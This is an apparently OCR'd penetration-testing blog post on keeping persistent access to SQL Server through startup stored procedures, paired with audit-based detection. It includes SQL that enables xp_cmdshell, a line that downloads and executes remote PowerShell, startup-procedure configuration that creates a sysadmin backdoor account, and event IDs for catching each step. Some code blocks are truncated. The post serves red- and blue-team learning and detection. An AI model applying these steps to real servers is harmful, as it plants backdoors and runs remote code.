


Network Pentesting | March 7, 2016

Maintaining Persistence via SQL Server – Part 1: Startup Stored Procedures

Scott Sutherland

During red team and penetration test engagements, one common goal is to maintain access to target environments while security teams attempt to identify and remove persistence methods. There are many ways to maintain persistent access to Windows environments. However, detective controls tend to focus on compromised account identification and persistence methods at the operating system layer. While prioritizing detective control development in those areas is a good practice, common database persistence methods are often overlooked.

In this blog series, I'm planning to take a look at few techniques for maintaining access through SQL Server and how they can be detected by internal security teams. Hopefully they will be interesting to both red and blue teams.

Below is an overview of what will be covered in this blog:

In SQL Server, stored procedures are basically chunks of SQL code intended for reuse that get compiled into a single execution plan. Similar to functions, they can accept parameters and provide output to the user. SQL Server ships with quite a few native stored procedures, but they can also be user defined. Once logged into SQL Server, it's possible to execute stored procedures

The stored procedures configured for automatic execution at start time:

- Must exist in the Master database
- Cannot accept INPUT or OUTPUT parameters
- Must be marked for automatic execution by a sysadmin

General Note: Based on my time playing with this in a lab environment, all startup stored procedures are run under the context of the sa login, regardless of what login was used to flag the stored procedure for automatic execution. Even if the sa login is disabled, the startup procedures will still run under the sa context when the service is restarted.

Startup Stored Procedure Detection

In this section I've provided an example script that can be used to enable audit features in SQL Server that will log potentially malicious startup procedure activities to the Windows Application event log.

Normally I would introduce the attack setup first, but if the audit controls are not enabled ahead of time the events we use to detect the attack won't show up in the Windows application event log.

Important Note: Be aware that the sysadmin privileges are required to run the script, and recommendations in this section will not work on SQL Server Express, because SQL Server Auditing is a commercial feature. SQL Server Auditing can be used to monitor all kinds of database activity. For those who are interested in learning more I recommend checking out this Microsoft site. https://technet.microsoft.com/en-us/library/cc280386(v=sql.110).aspx

Audit Setup Instructions
Follow the instructions below to enable auditing:

1. Create and enable a SERVER AUDIT.

```
-- Select master database
USE master

-- Setup server audit to log to application log
CREATE SERVER AUDIT Audit_StartUp_Procs
TO APPLICATION_LOG
WITH (QUEUE_DELAY = 1000, ON_FAILURE = CONTINUE)

-- Enable server audit
ALTER SERVER AUDIT Audit_StartUp_Procs
WITH (STATE = ON)
```

2. Create an enabled SERVER AUDIT SPECIFICATION. This will enable auditing of defined server level events. In this example, it's been configured to monitor group changes, server setting changes, and audit setting changes.

```
-- Create server audit specification
CREATE SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec
FOR SERVER AUDIT Audit_StartUp_Procs
ADD (SERVER_ROLE_MEMBER_CHANGE_GROUP),

-- track group changes
ADD (SERVER_OPERATION_GROUP),

-- track server setting changes
ADD (AUDIT_CHANGE_GROUP)

-- track audit setting changes
WITH (STATE = ON)
```

```
        s.name as database_specification_name,
        d.audit_action_name,
        s.is_state_enabled,
        d.is_group,
        s.create_date,
        s.modify_date,
        d.audited_result
FROM sys.server_audits AS a
JOIN sys.database_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.database_audit_specification_details AS d
ON s.database_specification_id = d.database_specification_id
WHERE s.is_state_enabled = 1
```

Startup Stored Procedure Creation


Now for the fun part. The code examples provided in this section will create two stored procedures and configure them for automatic execution. As a result, the stored procedures will run the next time a patch is applied to SQL Server, or the server is restarted. As mentioned before, sysadmin privileges will be required.

Note: This example was performed over a direct database connection, but could potentially be executed through SQL injection as well.

1. If you're trying this out at home, you can download and install SQL Server with SQL Server Management Studio Express to use for connecting to the remote SQL Server. **https://www.microsoft.com/en-us/download/details.aspx?id=42299**.
2. Log into the (commercial version of) SQL Server with sysadmin privileges.
3. Enable the xp_cmdshell stored procedure. This may not be required, but xp_cmdshell is disabled by default.

```
-- Enabled xp_cmdshell
sp_configure 'show advanced options',1
RECONFIGURE
GO

sp_configure 'xp_cmdshell',1
RECONFIGURE
GO
```

When a system setting like "xp_cmdshell" is changed, the Windows Application event log should include event ID 15457. Also, event ID 33205 should show up with a statement field set to "reconfigure". I don't see xp_cmdshell enabled very often. So most attackers will have to enable it to perform OS level operations.



Application   Number of events: 3,896

```
Level         Date and Time         Source        Eve...  Tas...
Information   2/1/2016 7:15:55 AM   MSSQLSERVER   33205   None
Information   2/1/2016 7:15:54 AM   MSSQLSERVER   15457   Server
Information   2/1/2016 7:15:53 AM   MSSQLSERVER   33205   None
Information   2/1/2016 7:15:53 AM   MSSQLSERVER   15457   Server
Information   2/1/2016 7:15:50 AM   MSSQLSERVER   33205   None
Information   2/1/2016 7:15:50 AM   MSSQLSERVER   33205   None
Information   2/1/2016 7:15:50 AM   MSSQLSERVER   15457   Server
Information   2/1/2016 7:15:27 AM   MSSQLSERVER   33205   None
```

Event 15457, MSSQLSERVER

Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.


```
Log Name:   Application
Source:     MSSQLSERVER              Logged:          2/1/2016 7:15:54 AM
Event ID:   15457                    Task Category:   Server
Level:      Information              Keywords:        Classic
User:       MSSQL2008WIN8\assess     Computer:        MSSQL2008Win8
OpCode:
```

```
AS
-- Download and execute PowerShell code from the internet
EXEC master..xp_cmdshell 'powershell -C "Invoke-Expression (new-object
System.Net.WebClient).DownloadString(''https://raw.githubusercontent.com/nullbind/Powershellery/master/Brains
GO
```

6. Configure the stored procedures to run when the SQL Server service is restarted using the query below.

```
------------------------------------------------
-- Configure stored procedure to run at startup
------------------------------------------------
-- Set 'sp_add_backdoor_account' to auto run
EXEC sp_procoption @ProcName = 'sp_add_backdoor_account',
@OptionName = 'startup',
```

After execution, the event ID 33205 should show up in the Windows Application event log if auditing has been enabled. The “object_name” should contain “sp_procoption”, and the name of the startup stored procedure can be found in the “statement” field. I haven’t seen this option used very often in production environments. So alerting on it shouldn’t generate too many false positives. Below is an example of the event output.

7. 

Application Number of events: 3,695

Level	Date and Time	Source	Eve...	Tas...
Information	1/31/2016 7:57:25 PM	MSSQLSERVER	33205	None
Information	1/31/2016 7:57:25 PM	MSSQLSERVER	33205	None
Information	1/31/2016 7:57:22 PM	MSSQLSERVER	33205	None
Information	1/31/2016 7:57:22 PM	MSSQLSERVER	33205	None
Information	1/31/2016 7:55:32 PM	MSSQLSERVER	15457	Server
Information	1/31/2016 7:55:29 PM	MSSQLSERVER	15457	Server

Event 33205, MSSQLSERVER


```
schema_name:sys
object_name:sp_procoption
statement:EXEC sp_procoption @ProcName = 'sp_add_backdoor_account',
      @OptionName = 'startup',
      @OptionValue = 'on';

-- Setup 'sp_add_backdoor' to auto run

additional_information:
```

Log Name:	Application		
Source:	MSSQLSERVER	Logged:	1/31/2016 7:57:22 PM
Event ID:	33205	Task Category:	None
Level:	Information	Keywords:	Classic,Audit Success
User:	N/A	Computer:	MSSQL2008Win8
OpCode:			
More Information:	Event Log Online Help		

8. Confirm the configuration worked using the query below.

```sql
-- List stored procedures mark for automatic execution
SELECT [name] FROM sysobjects
WHERE type = 'P'
AND OBJECTPROPERTY(id, 'ExecIsStartUp') = 1;
```


9. If you’re doing this lab on a test instance on your own system, then you can restart the SQL Server service. If you’re performing an actual penetration test, you’ll have to wait for the service or server to restart before the procedures are executed. Usually that will happen during standard patch cycles. So if you’re procedures start a reverse shell you may have to wait a while. **Very Important Note**: Only perform this step in a lab environment and NEVER restart a production service. Unless of course you want to be attacked by an angry mob of DBAs and business line owners. That being said, you can restart the service with the sc or the PowerShell restart-service commands. However, if you’re a GUI fan you can just use services.msc as shown below.



Name	Description	Status	Startup Type	Log On As
Secondary Logon	Enables star...		Manual	Local Syste...
Secure Socket Tunneling Pr...	Provides su...		Manual	Local Service
Security Accounts Manager	The startup ...	Running	Automatic	Local Syste...
Security Center	The WSCSV...	Running	Automatic (D...	Local Service
Sensor Monitoring Service	Monitors va...		Manual (Trig...	Local Service
Server	Supports fil...	Running	Automatic	Local Syste...
Shell Hardware Detection	Provides no...	Running	Automatic	Local Syste...
Smart Card	Manages ac...		Disabled	Local Service
Smart Card Device Enumera...	Creates soft...		Manual (Trig...	Local Syste...
Smart Card Removal Policy	Allows the s...		Manual	Local Syste...
SNMP Trap	Receives tra...		Manual	Local Service
Software Protection	Enables the ...		Automatic (D...	Network S...
Spot Verifier	Verifies pot...		Manual (Trig...	Local Syste...
SQL Full-text Filter Daemon ...	Service to la...	Running	Manual	NT Service...
SQL Server (MSSQLSERVER)	Provides sto...	Running	Automatic	NT Service...
SQL Server Agen			Manual	NT Service...
SQL Server Analy		Running	Automatic	NT Service...
SQL Server Brow			Disabled	Local Service
SQL Server Distri			Manual	NT Service...
SQL Server Distri			Manual	NT Service...
SQL Server Integ		Running	Automatic	NT Service...
SQL Server Repo		Running	Automatic	NT Service...
SQL Server VSS V		Running	Automatic	Local Syste...


Stop and Start service SQL Server (MSSQLSEF

When the SQL Server service restarts it will launch the startup procedures and Windows event ID 17135 is used to track that event as shown below.

10. 


```
Application   Number of events: 3,756
Level         Date and Time            Source        Eve...  Tas...
Information   1/31/2016 8:02:44 PM     MSSQLSERVER   33205   None
Information   1/31/2016 8:02:44 PM     MSSQLSERVER   33205   None
Information   1/31/2016 8:02:43 PM     MSSQLSERVER   17135   Server
Information   1/31/2016 8:02:43 PM     MSSQLSERVER   17135   Server
Information   1/31/2016 8:02:43 PM     MSSQLSERVER   3408    Server
Information   1/31/2016 8:02:43 PM     MSSQLSERVER   9688    Server

Event 17135, MSSQLSERVER

Launched startup procedure 'sp_add_backdoor'.

Log Name:     Application
Source:       MSSQLSERVER      Logged:         1/31/2016 8:02:43 PM
Event ID:     17135            Task Category:  Server
Level:        Information      Keywords:       Classic
User:         N/A              Computer:       MSSQL2008Win8
OpCode:
More Information:  Event Log Online Help
```

11. Verify that a new sysadmin login named "backdoor_account" was added.



```
Login Properties - backdoor_account

Server role is used to grant server-wide security privileges to a user.

Server roles:
[ ] bulkadmin
[ ] dbcreator
[ ] diskadmin
[ ] processadmin
[✓] public
[ ] securityadmin
[ ] serveradmin
[ ] setupadmin
[✓] sysadmin

Connection
Server: MSSQL2008WIN8
Connection: sa
```

When a login is added to the sysadmin fixed server role event ID 33205 should show up again in the application log. However, this time the "object_name" should contain "sysadmin", and the name of the affected account can be found in the "statement" field. Sysadmins shouldn't be changed too often in production environments, so this can also be a handy thing to monitor.

12. 

```
Event 33205, MSSQLSERVER

server_instance_name:MSSQL2008WIN8
database_name:master
schema_name:
object_name:sysadmin
statement:alter server role [sysadmin] add member [backdoor_account]
additional_information:<tsql_stack><frame nest_level = '3' database_name = 'mssqlsystemresource' schema_name = 'sys' object_name = 'sp_addsrvrolemember'/></tsql_stack>
user_defined_information:

Log Name:     Application
Source:       MSSQLSERVER      Logged:         1/31/2016 8:02:44 PM
Event ID:     33205            Task Category:  None
Level:        Information      Keywords:       Classic,Audit Success
User:         N/A              Computer:       MSSQL2008Win8
OpCode:
More Information:  Event Log Online Help
```

Startup Stored Procedure Code Review

At this point you should be able to view the log entries described earlier (33205 and 17135). They should tell you what procedures to dig into. If you're interested in what they're doing, it's possible to view the source code for all startup stored procedures with the query below.


Be aware that you will need privileges to view them, but as a sysadmin it shouldn't be an issue.

Startup Stored Procedure Removal

My guess is that at some point you'll want to remove your sample startup procedures and audit settings, so below is a removal script.

```sql
-- Disable xp_cmdshell
sp_configure 'xp_cmdshell',0
reconfigure
go

sp_configure 'show advanced options',0
reconfigure
go

--Stop stored procedures from starting up
EXEC sp_procoption @ProcName = 'sp_add_backdoor',
@OptionName = 'startup',
@OptionValue = 'off';

EXEC sp_procoption @ProcName = 'sp_add_backdoor_account',
@OptionName = 'startup',
@OptionValue = 'off';

-- Remove stored procedures
DROP PROCEDURE sp_add_backdoor
DROP PROCEDURE sp_add_backdoor_account

-- Disable and remove SERVER AUDIT
ALTER SERVER AUDIT Audit_StartUp_Procs
WITH (STATE = OFF)
DROP SERVER AUDIT Audit_StartUp_Procs

-- Disable and remove SERVER AUDIT SPECIFICATION
ALTER SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec
WITH (STATE = OFF)
DROP SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec

-- Disable and remove DATABASE AUDIT SPECIFICATION
ALTER DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
WITH (STATE = OFF)
DROP DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
```

So.
If an attacker decides to be clever and disable the audit settings it will also show up under event ID 33205. In this case, the statement will include "ALTER SERVER AUDIT" or "DROP SERVER AUDIT" along with the rest of the statement. Also, "object_name" will be the name of the SERVER AUDIT. This is another thing that shouldn't change very often in production environments so it's a good this to watch. Below is a basic screenshot example.



